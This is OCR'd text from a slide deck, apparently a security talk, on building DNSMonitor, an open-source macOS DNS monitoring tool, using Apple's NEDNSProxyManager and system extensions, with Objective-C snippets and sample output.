
This include S1 ML
View attachment 34847
So it's strange and I suspect the issue isn't the app itself but instead how the app updates itself or something similar.

My detection was by Crowdstrike - the issue was a connection to a DNS host - msstorageboxes .com


Detection: via DNS

Network Extensions

the framework for network-related security tools



Apple's Developer Documentation



Must watch: WWDC 19 Video

A DNS Proxy (System / Network Extension)

class: NEDNSProxyManager

"A DNS proxy [NEDNSProxyManager] allows your app to intercept all DNS traffic generated on a device" -Apple


Class

NEDNSProxyManager

An object to create and manage an DNS proxy provider's configuration.

iOS 11.0+ | iPadOS 11.0+ | macOS 10.15+ | Mac Catalyst 13.1+ | visionOS 1.0+ Beta

```
@interface NEDNSProxyManager : NSObject
```



stackoverflow


Have anyone implemented NEDNSProxyManager before?

0

I tried to use the NEDNSProxyManager to redirect the dns to my own server but failed to do that. It should be able to do that as based on Apple Documentation

A DNS proxy allows your app to intercept all DNS traffic generated on a device. You can use this capability to provide services like DNS traffic encryption, typically by redirecting DNS traffic to your own server. You usually do this in the context of managed devices, such as those owned by a school or an enterprise.


Any help is much appreciated.




I should build an open-source DNS monitor, for macOS !

"DNSMonitor"

a host-based DNS monitor (& "blocker") for macOS






```
% DNSMonitor.app/Contents/MacOS/DNSMonitor

PROCESS:
{
  processID = 17357;
  processPath = "/usr/bin/nslookup";
  processSigningID = "com.apple.nslookup";
}

PACKET:
  Xid: 10948
  QR: Query
  Opcode: Standard
  AA: Non-Authoritative
  TC: Non-Truncated
  RD: Recursion desired
  RA: No recursion available
  Question (1): objective-see.org IN A
  ...
```

download & full source (GPL v3)


objective-see.org/products/utilities.html#DNSMonitor

(Many) Prerequisites


for a network extension

To Build:

1. Create a profile w/ necessary entitlements
   (e.g. dns-proxy-systemextension)



2. Place extension in app's Contents/Library/SystemExtensions





3. Sign


+ notarize


(Many) Prerequisites


to run, even when signed, notarized, & entitled!

















at this point

...macOS is basically Windows Vista 🤦

Activating a System Extension

...from within the application

```
01  OSSystemExtensionRequest* request = [OSSystemExtensionRequest
02                                        activationRequestForExtension:EXT_BUNDLE_ID
03                                        queue:dispatch_get_global_queue(DISPATCH_QUEUE_PRIORITY_HIGH, 0)];
04
05  request.delegate = <some object that conforms to the OSSystemExtensionRequestDelegate protocol>;
06
07  [OSSystemExtensionManager.sharedManager submitRequest:request];
```

1 Create a request to activate a System Extension

2 Set delegate

3 Submit request

required delegate methods:

- requestNeedsUserApproval:
- request:actionForReplacingExtension:withExtension:
- request:didFailWithError:
- request:didFinishWithResult:

Activating a NEDNSProxyManager

...to begin monitoring all DNS traffic


```
01  [NEDNSProxyManager.sharedManager loadFromPreferencesWithCompletionHandler:^(NSError* error) {   1
02
03      NEDNSProxyManager.sharedManager.localizedDescription = @"DNS Monitor";   2
04
05      NEDNSProxyProviderProtocol* protocol = [[NEDNSProxyProviderProtocol alloc] init];
06      protocol.providerBundleIdentifier = EXT_BUNDLE_ID;
07                                                                                  3
08      NEDNSProxyManager.sharedManager.providerProtocol = protocol;
09
10      NEDNSProxyManager.sharedManager.enabled = YES;   4
11
12      [NEDNSProxyManager.sharedManager saveToPreferencesWithCompletionHandler:^(NSError *error) {   5
13              //no error?
14              // dns monitor (proxy) now off and running!
15      }];
16  }];
```


1. Load current preferences
2. Set description (for UI, etc)
3. Init, configure, & set "provider protocol"
4. Set proxy manager's 'enabled' flag
5. Save preferences to activate proxy!

(Network) Extension now loaded

view via systemextensionsctl utility

```
% systemextensionsctl list

1 extension(s)
--- com.apple.system_extension.network_extension
enabled  active teamID bundleID (version)  name [state]
*  *  VBG97UB4TA com.objective-see.dnsmonitor.extension (1.0.0/1.0.0)  Extension  [activated enabled]

% ps aux
...
root /Library/SystemExtensions/D1B451CE-FD47-4129-9C77-DC8CFB1852AB/
com.objective-see.dnsmonitor.extension.systemextension/Contents/MacOS/com.objective-see.dnsmonitor.extension
```





/Library/SystemExtensions/

Handling DNS Traffic

...from within the network extension

```
01  int main(int argc, char *argv[]){
02
03    [NEProvider startSystemExtensionMode];
04
05    dispatch_main();
06    ...
07  }
```

macOS consults Info.plist

Extension's Info.plist

```
01  <key>NetworkExtension</key>
02    <dict>
03    …
04    <key>NEProviderClasses</key>
05
06    <dict>
07      <key>com.apple.networkextension.dns-proxy</key>
08      <string>DNSProxyProvider</string>
09    </dict>
10
11    </dict>
```

provider class

inherits from NEDNSProxyProvider


```
01  @interface
02  DNSProxyProvider:NEDNSProxyProvider
03
04  ...
05
06  @end
```

(your) provider class

NEDNSProxyManager Delegate Methods


start, stop, & (most importantly), handle new flow

`startProxyWithOptions:completionHandler:`




`stopProxyWithReason:completionHandler:`

"called by the framework to deliver a new network data flow to the proxy provider implementation" -NEDNSProxyProvider.h




DNS server

`-►handleNewFlow:(NEAppProxyFlow *)flow`



handleNewFlow:(NEAppProxyFlow *)flow

proxying a local DNS request to a DNS server



local flow

